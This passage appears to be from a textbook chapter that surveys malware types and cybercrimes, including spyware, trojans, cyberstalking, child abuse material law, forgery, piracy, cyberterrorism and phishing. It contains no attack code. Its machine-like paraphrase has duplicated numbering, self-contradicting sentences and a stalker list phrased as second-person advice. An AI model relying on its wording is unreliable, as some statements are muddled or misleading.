It is a specialised kind of that may be installed in the target computer with or without the consent of the user. Its purpose is to steal sensitive information from the target machine and is installed in the target computer with or without the user's permission. The majority of the time, it records the user's activity while they browse the internet and sends that information to a distant server without the owner of the machine being aware of it. The majority of the time, they are downloaded into the host computer through the process of downloading freeware, which refers to application programmes that are available for free from the internet. Spyware can take on a variety of forms; for example, it may function as a keylogger to steal banking passwords and other sensitive information; it may also monitor cookies on the host computer; and so on. Spyware comes in a variety of flavours.

2.4.3. Software that takes over your browser (Hijacking)

There is some harmful software that is downloaded in conjunction with the free software that is made available over the internet. This software is then installed on the host computer without the user's awareness. This malware will alter the settings of your browser and redirect links to other websites that you did not intend to visit.

2.4.4.Virus

A computer virus is a piece of malicious code that was designed to cause harm to the host computer by removing or appending a file, occupying memory space on the computer by replicating a copy of the code, reducing the overall performance of the computer, formatting the host machine, and other similar actions. It may be disseminated through the use of email attachments, flash drives, digital photos, electronic greeting cards, audio or video clips, and other similar methods. Even though a computer may harbour a virus, the programme cannot run in the background without the assistance of a user.

It is impossible for a virus to become active in the host machine before the executable file (.exe) is run.

2.4.5.Worms

They belong to a category of viruses that have the ability to reproduce themselves. They are distinct from viruses in that they do not rely on human interaction in order to move across networks and spread from infected machines to the rest of the network. This is one way in which they vary from viruses. Email, computer networks, and operating system vulnerabilities are all potential vectors for the propagation of computer worms. Because of the worm's ability to replicate and propagate over the network, the latter's resources, such as space and bandwidth, are quickly depleted, which causes the network to become congested.

2.4.6. Trojan Horse

A harmful piece of code known as a Trojan horse is one that is installed in the host machine by disguising itself as helpful software. The user engages in the deceptive behaviour by either clicking on the link or downloading the file, both of which claim to be helpful files or software originating from a reliable source. Not only does it cause damage to the host computer by tampering with the data, but it also opens a backdoor in the host computer,

making it possible for a remote computer to take control of the host computer. It is possible for it to become a component of a botnet, also known as a robot network, which is a network of computers infected with malicious malware and controlled by a centralised controller. Zombies are the names given to the infected machines that are part of this network that have been compromised by malicious programmes. Trojens are unique in that they do neither replicate nor do they infect the other computers that are part of the network.

2.4.7. Scareware

The internet has altered the way in which we communicate, shop, and even play. Even the method that criminals use to target victims to hold for ransom has been altered as a result of this. Suddenly, while the user is browsing the Internet, a pop-up warning appears on the screen. The alert warns of the presence of potentially harmful software, such as spyware or viruses, on the user's computer. The error notice recommends that the user obtain the full paid version of the software so that the problem can be fixed. When a user starts a download, a piece of malicious code known as scareware is also downloaded into the computer that the user is using. It will not release control of the host computer until the demanded ransom is paid. Before the ransom is paid, the harmful malware cannot be removed, and the user is unable to use the machine.

2.5. KINDS OF CYBER CRIME

The following are examples of several types of cybercrime:

2.5.1. Cyber Stalking

It is the practise of following, harassing, or threatening another person through the use of the internet or a computer. It is common practise to do this in order to smear someone's reputation online and to take advantage of the fact that the internet provides anonymity while doing so via email, social networks, instant messenger, web posting, etc. This behaviour

includes making false charges, making threats, engaging in sexual activity with kids, monitoring, and other similar activities.

The act of using the internet or other technologies to harass or stalk another person online is referred to as "cyberstalking," and it is possible that this behaviour constitutes a criminal offence in the United States. This type of online harassment, which is an extension of both cyberbullying and stalking that takes place in person, can take the shape of e-mails, text messages, social media posts, and other forms, and it is frequently methodical, purposeful, and persistent.

Even when the recipient communicates their disgust or requests the person to stop, the encounters almost never come to an end. The information that is aimed toward the target is frequently inappropriate and perhaps even upsetting, which can cause the individual to feel afraid, frightened, apprehensive, and worried about their situation.

Some Examples of Online Stalker Behavior

When it comes to cyberstalking, people who engage in this conduct employ a wide variety of strategies and methods to harass, embarrass, intimidate, and exert control over the people they are following online. In point of fact, a significant number of people who engage in cyberstalking are technologically adept as well as inventive. They devise a variety of methods to torment and bother the people they are pursuing online. The following is a list of activities that are sometimes performed by cyberstalkers:

- Put up remarks online that are obscene, insulting, or provocative.
- Keep up with the subject online by signing up for the same discussion groups and communities.

- Send sexually explicit, threatening, or controlling text messages or emails to the target.
- Make use of digital tools in order to coerce or threaten the target.
- Excessive tagging of the target in posts, even if the posts have nothing to do with the target.
- Engage with all of the target's online content by commenting or liking it.
- Follow the target on social media using fictitious accounts that you create.
- Send multiple messages to the target.
- Break into or take over the online accounts belonging to the target.
- Make a demand for sexual favours or obscene photographs.
- Transmit the target unwanted presents or other stuff.
- Publish private information on an online platform.
- Put out or disseminate images of the target, whether they are real or phoney.
- Send an onslaught of sexually graphic photographs of themselves to the target.
- Make up false posts with the intention of embarrassing the victim.
- Installing tracking devices allows you to monitor the target's activities on the internet.
- If you want to covertly record the target, you can do it by hacking into the camera on their computer or smartphone. Even after being asked to cease, you continue to engage in the harassing activity.

The Repercussions of Engaging in Cyberstalking

Cyberstalking, which is similar to traditional stalking, can have a variety of negative effects, both psychological and bodily, on the person who is the target of the behaviour. For instance, persons who are subjected to online harassment frequently report feelings of rage, anxiety, and perplexity. This is not an unusual occurrence. In addition to this, they may have trouble sleeping and even complain of gastrointestinal problems.

How to Protect Yourself from Being Cyberstalked

It is imperative that you take the necessary procedures to protect yourself when you are online in order to reduce the risk of being a victim of cyberstalking. Although it is not feasible to prevent cyberstalking entirely, there are steps you can do to strengthen your security and minimise the risk that it will happen to you. These steps can be found in the following sentence.

- Make ensuring your safety a top priority.
- The first thing you should do to protect yourself from being followed online is to make sure that all of your gadgets and online accounts are as safe as they can be. The following is a list of actions that you ought to think about taking.
- Make sure your passwords are secure. Be sure that all of your online accounts as well as all of your devices have secure passwords, and that you also use strong passwords for your gadgets. After that, create a reminder on your phone to update your passwords on a regular basis. Pick passwords that are difficult for others to figure out yet simple for you to keep in your head.
- Always remember to log out after you're done. Make sure that you log out of your email, social media accounts, and any other internet accounts that you use after using

them, even if it may seem like a bother. If someone were to gain access to your device in this fashion, they would not have easy access to your accounts even if they did gain access to your device.

- Keep an eye on your various electronic gadgets. At work, you should never allow your phone to remain unattended on your desk, and you should never close a laptop before leaving it open. Someone could install a tracking device on your device or hack it in just a minute or two if they really wanted to. Therefore, you should make sure that you either maintain these goods in your possession at all times or that you safeguard them in some other way.

- Always use caution when using public wifi. You should be aware of the fact that if you use public wifi in places like hotels or the coffee shop down the street, you are putting yourself at danger of being hacked. If you really must use public wifi, I highly recommend investing in a VPN.

- Develop good habits for protecting yourself online. To put it another way, you should make it a top point to only accept friend requests from people you already know, and you should always keep your posts private. You should also think about getting an email account that is dedicated solely to your use of the internet and online services. Please make use of this email address whenever you engage in online purchasing or sign up for membership programmes.

2.5.2. Pornography Aimed to Children

It is a criminal offence to possess an image or video of a person under the age of 18 engaging in sexual activity. In the context of criminal law, the term "child pornography" refers to any visual depiction of a juvenile (defined as an individual who has not achieved the age of consent) participating in sexually explicit behaviour. Child pornography is defined in

part by the United States federal criminal code as "any photograph, film, video, picture, or computer or computer-generated image" that depicts actual or simulated sexually explicit activity by a minor; in the latter case, the simulation is indistinguishable from actual sexually explicit activity. This definition applies to child pornography that depicts actual or simulated sexually explicit activity by a minor.

Visual portrayals that are fabricated or altered to give the impression that they show actual sexually explicit behaviour carried out by a recognisable child are likewise considered forms of child pornography (i.e., by a recognisable individual who was a minor when the visual depiction was created or modified or whose image as a minor was used in the creation or modification of the visual depiction). The age of consent, often known as the age at which the vast majority of people become legally capable of agreeing to sexual contact, varies greatly from country to country; however, in the majority of countries, including the United States, the age of consent is between 16 and 18 years old. Activities that are considered to be sexually explicit are generally recognised to include sexual intercourse, sodomy, fellatio, masturbation, sadomasochistic abuse, bestiality, and displays of genitalia or the pubic region that are intended to be sexually appealing. Because the production, distribution, and possession of child pornography are illegal in the majority of countries and are typically met with severe punishments, this is because child pornography typically involves egregious acts of criminal sexual abuse and exploitation of children (see also child abuse), which are profoundly harmful to the child victims. Because of this, the production of child pornography is generally prohibited by law. Child pornography and activities related to it (including production, distribution, possession, and promotion) are illegal in the United States under both federal law and the legal codes

of all 50 states. This includes the production of pornographic materials for children, as well as activities related to it.

2.5.1. Putting an end to the sexual abuse of children

Abusing children sexually can be a crime of opportunity, but more often than not, the perpetrators are predators who purposefully manipulate and seduce the children, families, and communities around them in order to abuse children, cover up their abuse, and reduce the likelihood that they will be caught or stopped. The term "grooming" refers to this technique. Adults and communities can be groomed by sexual predators by having the predator provide a service or otherwise prove themselves worthwhile (such as shovelling the sidewalk for a single mother) or by having the predator get involved in their society (i.e., coaching soccer, volunteering or participating in community events). Predators are adept at manipulating others and can be very charming to those in their immediate environment.

In the following methods, you may lend a hand in the fight against the sexual exploitation of children:

- Be mindful of the strategies that predators use to groom their victims.
- Get yourself educated on the traits of people who prey on others.
- Create a bond with your kid that is solid and based on mutual support.
- Instill in your child an understanding of the importance of body safety, boundaries, and permission, as well as the many components of good relationships.
- Tune in and be aware of who is connecting with your child in both physical locations (at school, during sports, at church, or wherever they hang out), as well as cyber areas (online, during gaming, using apps or texting).

2.5.3. Falsifying Documents (forgery) and Making Counterfeits

Forgery and counterfeiting of documents can both be accomplished with the use of computers. Because of advancements in both the hardware and the software, it is now possible to create fake documents that are an almost perfect copy of the original. Without the assistance of an expert, it is impossible to determine whether or not a document is genuine.

As a result of how straightforward it is to produce a fake document such as a birth certificate and how readily it can be put to use in the commission of other types of fraud, computer forgery and other forms of counterfeiting have become quite common. For this reason, it is imperative that the act of forging electronic papers with the assistance of a computer be made a criminal offence that carries a strict penalty so that the validity of electronic documents can be protected.

Forgery may be the crime that is done when a perpetrator modifies papers that are saved in digital format on a computer. In this particular situation, the target of illegal behaviour is comprised of computer systems. However, computers also have the potential to be utilised as tools for the commission of fraudulent acts. When computerised colour laser copiers were widely available, a new type of fraudulent alteration or counterfeiting came into being. This new type of crime is known as generation two. These photocopiers are capable of making high-resolution copies, modifying documents, and even creating fake documents without the use of an original. Additionally, the quality of the documents they produce is indistinguishable from that of authentic documents except by someone with specialised knowledge.

These schemes can be carried out with a very basic understanding of computer technology. Using scanners, colour printers, and graphics software, it is possible to generate counterfeit versions of items such as cheques, invoices, and stationery. These sorts of

forgeries are tough to spot for an eye that has not been trained. It is not too difficult to scan a logo into a computer system, and from there you may do the necessary steps.

2.5.3.1. Precautions to be Taken in Order to Prevent Forgery and Counterfeiting

Registering your intellectual property is the first and most fundamental step in the process of defending your brand against counterfeits. When identifying counterfeit goods, this enables you to provide evidence and assert that you are the owner of the intellectual property in question. As the owner of a brand, you should think about registering the following intellectual properties:

A. Copyright

The author's original works are safeguarded by copyright legislation. This can be in the form of literary work, music, art, architectural designs, or even software codes. The owner of a copyright has the only and exclusive right to sell, publish, and/or reproduce the protected work. This is in contrast to the fact that copyright does not protect ideas. As a result of the fact that authors are automatically awarded protection for their work, copyright protection does not require official registration. Registration is suggested, however, if you want to sell your work or initiate the enforcement of your copyright.

b. Patent

A patent precludes any third party from making, selling, or using an innovation without first obtaining permission from the inventor. The owner of a patent has the exclusive right to market that patent, which may involve selling the invention or granting rights to it to a third party that has made an agreement with the first party. Utility patents address the practical elements of an item, whereas design patents protect the decorative look of an item. Both types of patents can be distinguished from one another. Design patents protect the ornamental appearance of an item. After a predetermined amount of time has passed, both

patents and copyrights become null and void. Patents in the EU typically have a validity period of twenty years.

c. Trademark

Consumers are able to recognise and differentiate the source of goods and services provided by one company from those provided by another with the help of trademarks, which can take the form of symbols, words, phrases, sounds, odours, or colour schemes. Examples of trademarks include the swoosh symbol used by Nike and the apple logo. A trademark can cover a variety of different goods and services, in contrast to a patent, which only protects a single idea.

When you register your intellectual property in your home country, you give yourself the ability to begin defending your brand on an international level. Because copyrights, patents, and trademarks do not have the same level of protection internationally, intellectual property (IP) must often be registered in each country in accordance with the laws of that country. Procedures for registering and associated costs can vary greatly from one nation to the next. This video from Red Points Academy will provide you with information regarding the IP classifications and registration processes on both the national and international levels. If you are interested in learning more about developing a comprehensive IP portfolio, watch this video.

2.5.4. Software Counterfeiting and IPR-related criminal activity

Piracy can refer to the illicit reproduction and distribution of software for either personal or commercial usage. Infringing on intellectual property rights is a criminal offence. Downloading music or movies without permission is another form of intellectual property rights infringement, along with other similar offences.

The software is only legally protected against the unethical practise of copying, distributing, changing, selling, or using it. These activities are all considered illegal. Therefore, if we want to define software piracy in a straightforward manner, we may say that it is the act of taking licenced software in an unethical manner. The illegal reproduction and utilisation of legitimate software is referred to as "software piracy." And now this serious issue has become a concern for people all across the world.

2.5.4.1. The history of software piracy

When contemplating measures to put a stop to the illegal downloading and distribution of software, it is essential to have an accurate understanding of the long history of this practise as well as its ongoing development. In the early days of computing, if you had asked "what is software piracy?" you would have learned that the "pirates" were primarily computing enthusiasts who shared or traded basic applications on a one-to-one basis. If you had asked "what is software piracy?" today, you would learn that most "pirates" are still enthusiasts. After all, computers of that era weren't capable of doing much more than running the most fundamental of programmes, and nobody had even thought about how to stop the illegal distribution of software at that point.

As personal computers became more widely available, copying and file-sharing methods, as well as usage practises, became increasingly sophisticated. As a result, software piracy has escalated to the point where it now costs firms and developers billions of dollars each year, and the definition of what constitutes software piracy has broadened to include anything from hard disc loading to counterfeiting.

Although there have been legal deterrents in place virtually from the beginning of the home computing revolution in the middle to late 1970s, these legal deterrents, in conjunction

with other software piracy prevention tactics, have not been sufficient to stem the tide of software piracy.

For instance, the Computer Software Copyright Act of 1980 was the first piece of legislation to protect developers; afterwards, in 1989, the United States Patent Office started issuing patents to developers, which was a significant step forward for developers' rights.

Regulation for Software Piracy Software piracy is a criminal offence, and there are stringent regulations in place to punish anyone who engage in this unlawful activity. Therefore, monetary punishments are also available for lawbreakers who violate copyright laws and cause copyright violations.

End-User License Agreements, or EULAs, are a type of licence agreement that are typically utilised for the purpose of protecting the legality of software. It is a contract between the company that makes the product and the person who ultimately uses it. This rule lays out the guidelines for legally acceptable software. The end user licence agreement (EULA) typically includes a provision that prohibits the user from making the programme available to other people.

2.5.4.2. Various Forms of Software Piratery:

The majority of instances of software piracy fall into one of five categories. Each method of software piracy is broken down and thoroughly detailed below:

1. Softlifting is by far the most popular form of illegally obtaining software. In this particular instance of software piracy, there is only one legitimate owner of the programme, but many users. For example, one person will pay for the original software while others will illegally use it by downloading it onto their own computers and running it.

For instance, quite frequently we will borrow the software from a coworker in order to save money, and then we will install a copy of that software on our personal computer. This practise, known as "softlifting," is a kind of software piracy.

2. Hard-disk Loading is the most widespread form of software piracy, and it is something that typically occurs at stores that resell computers. The proprietor of the store purchases a valid copy of the software and then instals it on many computers in order to make further copies of it. The vast majority of times, customers and PC users are unaware of these facts, which is why they end up purchasing the pirated version of the software at a price that is either equal to or lower than the original pricing. It is a form of piracy that pertains to commercial software.

3. Counterfeiting In the practise of counterfeiting, duplicates of legitimate or legally permissible software programmes are produced to give the impression that they are authentic. After that, the duplicate software is offered for sale at a reduced cost.

4. Client-Server overuse – Client-server overuse occurs when a software application has a licence for a certain number of copies of the programme but more than those copies are installed. Primarily, it has been observed in local company sectors when they are working under a local area n/w and installing the software in all of the computers for usage by a number of employees, which is an unauthorised behaviour. This has been observed**.**

5. Online Piracy-Software piracy is a threat because, among other reasons: • It frequently fails or malfunctions.

• There is no warranty on the product because it was obtained in an unlawful manner.

• The possibility of safety concerns.

• Absence of any upgrades or improvements to the capabilities or features

• There is a significant possibility that malware and viruses will infiltrate the computer.

Software piracy may make it easy to obtain pirated software at a lower cost, but users should be aware of the negative effects that this practise has on the system, data, and security from a point of view. Users should also be aware of the severe consequences that are in store for offenders who break the law.

2.5.5. Cyber Terrorism

Most commonly, the term "cyberterrorism" refers to any deliberate, politically motivated attack against information systems, programmes, or data that either ends in violence or threatens to result in violence. The concept is sometimes broadened to cover any form of cyber attack that intimidates or causes fear among the population that is the target of the attack. Attackers frequently accomplish this goal by wreaking havoc on vital infrastructure by causing disruptions or causing damage.

Varied security groups have different perspectives on what constitutes cyberterrorism and who is responsible for it. Cyberterrorism is defined by the Federal Bureau of Investigation (FBI) of the United States as "any attack against information, computer systems, computer programmes and data that is premeditated and politically motivated and that results in violence against noncombatant targets by subnational groups or clandestine agents."

The Federal Bureau of Investigation (FBI) distinguishes a cyberterrorist strike from a typical virus or denial of service (DoS) attack. The Federal Bureau of Investigation defines a cyberterrorist attack as a form of cybercrime that is specifically intended to cause physical harm. On the other hand, governments and the community of people who work in the field of information security do not agree on what constitutes an act of cyberterrorism.

Attacks with a lower potential for harm can nonetheless be deemed acts of cyberterrorism, according to certain other organisations and experts. According to these other organisations, an attack can be considered cyberterrorism if it is intended to cause disruption or if it serves the purpose of advancing the political agenda of the attackers. In certain instances, the intention behind an attack is what distinguishes it from other types of cybercrime, specifically cyberterrorism: Even if the attacks do not result in physical harm or cause extreme financial harm, the primary motivation for cyberterrorism attacks is to disrupt or harm the victims. This is true even if the attacks do not cause physical harm.

In some instances, the differentiation depends on the result of a cyber attack. Many experts in the field of cybersecurity believe that an incident should be classified as cyberterrorism if it results in either loss of life or injury to a living person. This may involve direct or indirect harm, brought about by, for example, damage to or disruption of essential infrastructure.

The infliction of bodily harm is not necessarily a requirement for determining whether or not an online attack constitutes an act of terrorism. Cyberterrorism is defined by NATO as an attack that uses or exploits computer or communication networks to cause "sufficient destruction or disruption to generate fear or to intimidate a society into an ideological goal." This definition was developed by the North Atlantic Treaty Organization, which is more commonly known as NATO.

The United States Commission on Critical Infrastructure Protection identifies the banking industry, military installations, power plants, air traffic control centres, and water systems as potential targets for cyberterrorism. Other potential targets include power plants and water systems.

2.5.5.1. In**siders and outsiders are the two primary categories of cybercriminals.**

In general, cyber attackers can be divided into two groups: those that threaten your company from the outside of your organisation, and those that operate within your company but pose a risk to the rest of the organisation.

Insiders

Anyone in your organisation who has direct or indirect access to the company's resources can put it at risk of a cyberattack. For instance: • trusted employees inadvertently misplacing information; • careless employees disregarding company policies and procedures; • disgruntled employees or former employees with the intention of causing damage to your business; • malicious insiders with legitimate access to critical systems and information.

Business partners, customers, vendors, and independent contractors who have access to your company's mission-critical assets might all be considered potential insider risks to cyber security.

Outsiders

External cyber security threats can originate from a wide variety of sources, such as organised criminals or criminal gangs, professional hackers, who may or may not be harmful, amateur hackers, who are commonly referred to as "script kiddies," and professional hackers.

In order to effectively manage cyber risk, regardless of where it originates, you should have a comprehensive understanding of the many driving forces behind potential attacks. You should also be aware of where you may report a cyber crime and how to do so in the event that it occurs to your company.

2.5.5.2. Techniques applied in the commission of cyberterrorism

The goal of organisations that engage in cyberterrorism is to create widespread anarchy, bring about the disruption of essential infrastructure, lend support to political activism or hacktivism, inflict physical damage, and even cause loss of life. Actors engaged in cyberterrorism employ a variety of strategies. The following are some examples of these types of assaults:

• In order to gain access to a network, attacks known as advanced persistent threats (APTs) make use of sophisticated and focused penetration techniques. Once the attackers have gained access to the network, their goal is to steal data while remaining undetected for a predetermined amount of time. APT assaults typically target businesses that have access to sensitive information of great value, such as those in the fields of national security, manufacturing, and the financial industry.

• Information technology control systems are a target for computer viruses, worms, and other forms of malware. Utilities, transportation systems, power grids, critical infrastructure, and military systems are all potential targets for an attack using these tools.

• The goal of a denial of service attack is to prohibit authorised users from accessing the computer system, device, or other network that is the focus of the assault. These attackers frequently target government institutions as well as vital infrastructure.

• The purpose of hacking, also known as getting illegal access, is to steal sensitive data from establishments such as businesses, governments, and other organisations.

• Ransomware is a sort of malware that takes data or information systems hostage and demands a ransom from the victim in exchange for their release. Data can be stolen in the course of some ransomware attacks.

• Phishing attacks are those in which information is gathered about a target by accessing their email and then using that information to gain access to their systems or steal their identity.

2.5.5.3. Cyberterrorism in action: some examples

Acts of cyberterrorism are carried out by utilising computer servers, other devices, and networks that are accessible to the general public over the internet. Targets frequently include additional restricted networks in addition to protected government networks.

Among other things, the following are examples of cyberterrorism:

• Interruptions on the most popular websites. The objective here is to annoy members of the public or to prevent traffic from going to websites that contain content that the hackers find objectionable.

• Access denied without authorization. In a lot of cases, the goal of an attack is to either disable or otherwise tamper with the communications that control military or other crucial technology.

• Disruption of systems that are vital to the infrastructure. Threat actors make an effort to disable or disrupt cities, to bring about a crisis in public health, to put public safety in jeopardy, or to bring about widespread fear and deaths. For instance, cyberterrorists might aim their attacks at a water treatment plant, disrupt a pipeline, oil refinery, or fracking operation, or trigger a regional power outage.

• Cyberespionage. Attacks of cyberespionage are frequently carried out or sponsored by governments. They want to spy on adversarial nations in order to obtain intelligence about such nations, such as the locations of their troops or their military strategy.

2.5.5.5.Is there a genuine danger posed by cyberterrorism?

The risk posed by cyberterrorism is higher than it has ever been. The Center for Strategic and International Studies (CSIS), a nonprofit, nonpartisan organisation that conducts policy research, in 2021 identified 118 significant cyber attacks that either occurred during that time or were acknowledged to have occurred earlier. These attacks either occurred during that time or were acknowledged to have occurred earlier. According to the definition provided by the CSIS, significant assaults are those that target government organisations, defence and high-tech enterprises, as well as economic crimes that result in losses of more than $1 million.

The following is a list of examples of attacks that CSIS identified in 2021:

• In January, cybercriminals with ties to the Chinese government launched ransomware assaults against five of the world's most prominent gaming companies. They asked for over one hundred million dollars in ransom.

• In the month of February, hackers exploited a remote access system in an effort to raise the amount of sodium hydroxide that was present in the water supply in Oldsmar, Florida. This was done in an attempt to poison the water supply.

• March. The Polish government has expressed its suspicion that Russian cybercriminals were responsible for a brief takeover of the websites belonging to Poland's National Atomic Energy Agency and Health Ministry. They made an effort to raise concerns about a radioactive danger that did not exist.

• In the month of May, North Korea exploited a flaw in a virtual private network in order to launch a cyber attack against the Korea Atomic Energy Research Institute, which is operated by the South Korean government.

• In the month of July, Iran used Facebook to target members of the United States armed forces by impersonating recruiters, journalists, and members of humanitarian organisations. In order to deceive victims into revealing sensitive passwords, the hackers delivered files containing malicious software and exploited phishing websites.

• September. Hackers took 15 terabytes of data from 8,000 different businesses that were dealing with an Israeli company called Voicenter. The data was available for purchase on the dark web for $1.5 million.

• October. Hackers from Brazil launched an attack on a website that belonged to Indonesia's State Cyber and Password Agency.

• December. A ransomware attack was launched on CS Energy, an Australian energy business, and a Russian outfit has claimed responsibility for the attack.

2.5.5.6.Motives underlying the commission of cyberattacks

Any company, regardless of how large or small it is, can be the victim of a malicious cyberattack. Because every company has important assets, whether financial or otherwise, which criminals may try to take advantage of, this is the case. You can have a better knowledge of the potential hazards you face and the best way to deal with them if you are aware of the frequent motivations behind cyber assaults and recognise these as patterns.

The majority of the time, criminals utilise the internet to harm you because they want:

• business' financial details

• customers' financial details (eg credit card data)

• sensitive personal data

• customers' or staff email addresses and login passwords

• customer databases

• clients lists

• Information technology infrastructure

• Information technology services (such as the capability to accept payments made online)

• Intellectual property (eg trade secrets or product designs)

Attacks on businesses over the internet are typically premeditated and driven by a desire for financial benefit. However, there are other possible motivations, such as: making a social or political point (for example, through hacktivism), engaging in espionage (for example, spying on competitors for the purpose of gaining an unfair advantage), or engaging in intellectual challenge (for example, "white hat" hacking).

2.5.6. Phishing

Phishing is a form of cyberattack in which malicious actors send communications while posing as a trustworthy individual or organisation. These messages are intended to steal sensitive information. Phishing communications trick users into performing actions such as downloading and installing harmful software, clicking on links that lead to dangerous websites, or giving personal information such as login credentials in order to get access to resources. The most widespread form of social engineering, also known as phishing, is an umbrella term that refers to several strategies that aim to deceive or influence computer users. The use of social engineering as a threat vector is becoming increasingly frequent and is now used in practically every security event. Phishing and other forms of social engineering are frequently carried out in conjunction with other types of attacks, such as malware, code injection, and network assaults.

It is a method of obtaining private and sensitive information about an individual through the use of email by pretending to be a reliable entity in an electronic contact. This method is known as "phishing." Phishing is employed for the aim of identity theft, and the personal information that is obtained (such as a user's username, password, credit card number, and other such information) may be used to steal money from a user's account. Vishing is the term given to the practise of identity theft that involves the use of a telephone (voice phishing). Smishing is an additional type of phishing in which text messages are used to solicit business from potential victims.

2.5.6.1.Phishing Email

Phishing is a type of email-based cybercrime that involves the intentional use of deceit in order to get confidential information from users or organisations. Phishing targets are duped into divulging information that they are aware should be kept confidential; nonetheless, they do so anyhow. Phishing email victims frequently respond without giving it a second thought because they have faith in the sender of the request for information and believe that the other party is acting in the best interest of everyone involved.

Phishing emails often contain requests from cybercriminals for the following information:

• Your date of birth • Your social security number • Your telephone number • The details of your credit card • Your home address • Information about your password (or the information they need to reset your password)

After that, cybercriminals utilise this information to impersonate the victim in order to engage in fraudulent activities such as applying for credit cards or loans, opening bank accounts, and more.

Some cybercriminals make advantage of the information obtained through phishing emails in order to launch a more focused cyber attack, such as spear phishing or an event involving business email compromise, which is dependent on knowing more about the victim.

How does one fall victim to phishing?

Phishing occurs when a victim responds to a bogus email that requires immediate action. Phishing emails typically have an urgent tone.

The following are some examples of actions that may be requested in a phishing email: clicking on an attachment; enabling macros in a Word document; updating a password; responding to a connection request made through social media; utilising a new Wi-Fi hot spot.

Phishing attacks used by cybercriminals become more sophisticated with each passing year, and they have developed numerous tried-and-true strategies to trick and steal from their victims. According to data gathered in 2021 by Verizon, cybercriminals made use of the COVID-19 epidemic to increase the number of occasions on which they carried out cyberattacks by sending phishing emails to victims.

It might be difficult to tell a phishing attempt from from a legitimate email, phone mail, text message, or information request because phishing can take many various forms. Because of this, phishing simulators are an excellent method for testing the users' knowledge and increasing the overall level of phishing awareness throughout a company.

Some Illustrations of the Many Varieties of Phishing Attacks

Phishing email attacks, like everything else on the internet, have grown over the years to become increasingly complex, appealing, and difficult to recognise. This is because phishing emails are designed to steal sensitive information.

Everyone who uses your service needs to be aware of the various guises that phishing emails might take in order for them to be able to recognise and report suspicious communications in their inbox. Phishing emails are still responsible for a significant amount of the annual list of damaging data breaches that occur around the world. Emails used in phishing attacks are crafted to give the impression that they originated from a reliable institution, such as Amazon's customer service, a bank, PayPal, or another well-known company. Criminals operating online conceal their identities by manipulating seemingly insignificant aspects of online interactions, such as the URL of the sender or the link to an email attachment.

2.5.6.2.Spear Phishing / Targeted Email Scams

This phishing email assault is more targeted since it relies on data that a cyber criminal has previously obtained about the victim or the victim's employer. Emails that are used in spear phishing attacks typically contain language that is both urgent and familiar in order to convince the target to act promptly.

2.5.6.3.The manipulation of links

This assault uses cleverly phrased phishing emails as its primary vector, and it also includes a link to a well-known. This link will take users to a fake version of the well-known website that is meant to seem exactly like the original. Once there, they will be asked to verify or update the credentials associated with their account.

2.5.6.4.Fake Websites

Phishing emails are sent out by cybercriminals with links to fake websites, such as the mobile account login page for a well-known email provider. The emails prompt the recipient to enter their credentials or other information into the interface of the false website. The malicious website may frequently utilise a small alteration to a known URL in order to

deceive users into visiting it. For example, rather than using mail.yahoo.com, it can use mail.update.yahoo.com.

2.5.6.5.CEO Fraud

This particular instance of a phishing attack makes use of an email address that is already well-known to the target, such as the one belonging to the organization's chief executive officer, manager of human resources, or IT support department. The recipient of the email is asked to take immediate action and either install a new application on their computer, transfer funds, or update personnel details.

2.5.6.6.The insertion of content / Content Injection

Hackers with experience compromise a well-known website and install a phoney login page or pop-up that takes users to a malicious copy of the site.

2.5.6.7.Session Hijacking

By using this more sophisticated kind of phishing, thieves are able to get access to a company's web server and steal the confidential information that is stored on the server.

2.5.6.8.Malware

Clicking on an attachment in an email is all that is required to install malicious software on a computer or on the network of a corporation. These attachments have the appearance of being legitimate, and some of them may even be disguised as comedic cat videos, eBook PDFs, or animated GIFs.

2.5.6.9.“Evil Twin” Wi-Fi

This takes place when phoney access points to open Wi-Fi networks are used. The victims log into the incorrect Wi-Fi hotspot without realising it. Spoofing occurs frequently at

public Wi-Fi access points, including those found in coffee shops, airports, hospitals, retail malls, public parks, and other sites where large groups of people congregate.

2.5.6.10.Phishing through mobile device (Smishing)

A bogus text message, voice mail, social media message, or other in-app communication may notify the receiver that their account has been violated, ask them to reset their password, or request that they update their account information. The message contains a link that, when clicked, can either steal personal information from the user or install malicious software on their mobile device.

Vishing, also known as voice phishing, is a form of social engineering that takes the form of an urgent voicemail message that directs the listener of the message to contact a different phone number and answer immediately. These urgent voicemails convince the victim, for instance, that their bank account would be suspended if they do not react within a certain amount of time.

2.5.6.11.Man-In-The-Middle

Two individuals are duped into thinking that they are communicating with one another via email by a sophisticated phishing email attack. However, the hacker sends bogus emails to each individual in the company, urging them to update confidential company information or share information with other employees.

2.5.6.12.Malvertising

This method of phishing involves the use of internet adverts or pop-ups to convince victims to click on a link that appears to be legitimate but actually instals malware on their machine.

2.5.7.Examples of Phishing Email Attacks Taken from the Real World

The employment of social engineering techniques is one aspect that is consistent throughout all varieties of phishing emails, including the ones that are shown below. Social engineering, like the majority of phishing attempts, takes advantage of the natural human desire to trust other people and organisations.

Because of this, many consumers do not thoroughly check the details of phishing emails and instead blindly trust the sender's request. Phishing victims via email are duped into thinking they are doing their companies or organisations a favour when they send money, update login information, or provide access to confidential data.

2.5.7.1.Deactivation of an Account

The victim receives an email from PayPal informing them that their account has been hacked and that it will be cancelled unless they confirm the details of their credit card immediately. The victim is taken to a spoof website that looks like PayPal when they click on the link in the phishing email, and the stolen credit card information is used in further criminal activity.

2.5.7.2.Credit Card Numbers Compromised

The cybercriminal is aware that the victim recently made a purchase at Apple, for example, and sends an email that is disguised to look like it is coming from Apple customer care. The victim receives an email informing them that their credit card information may have been stolen and instructing them to verify their credit card credentials so that their account can be protected.

2.5.7.3.Transfer Funds

An urgent email is received from the CEO of the company, who is away on business at the moment. The email invites the recipient to assist in transferring monies to an international partner on behalf of the chief executive officer. The victim is informed in this phishing email that the need for funds is time-sensitive and essential in order to secure the new collaboration. The victim does not have any reservations about transferring the monies because she is under the impression that she is assisting both the company and the CEO.

2.5.7.4.Social Media Request

You have been sent a friend request on Facebook from a user who already knows many of the same people as you do on Facebook. You don't identify the individual at first glance, but the fact that you have acquaintances in common leads you to believe that the request is genuine. After that, this new friend will send you a message on Facebook containing a link to a video that, when clicked on, would install malware on your computer and possibly the workplace network as well.

2.5.7.5.Login to a sham version of Google Docs.

Phishing is when an online criminal develops a fake login page for Google Docs and sends it along with an email in the hopes that it would convince someone to log into the phoney website. The message in the email may say something along the lines of "We've revised our login credential policy. "Could you kindly verify your account by signing in to Google Docs?" accountupdate@google.org.com is a spoofed email address that purports to come from Google and was used by the sender.

2.5.8.How to protect oneself from being phished

